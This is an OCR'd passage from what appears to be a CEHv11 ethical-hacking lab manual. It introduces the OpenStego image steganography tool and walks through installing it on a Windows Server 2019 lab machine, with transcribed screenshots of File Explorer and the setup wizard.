
OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.

Here, we will show how text can be hidden inside an image using the OpenStego tool.


1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB


3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB
OpenStego Setup
Installation Complete
Setup was completed successfully.
Completed
Show details
Nullsoft Install System v3.01
< Back
Close
Cancel

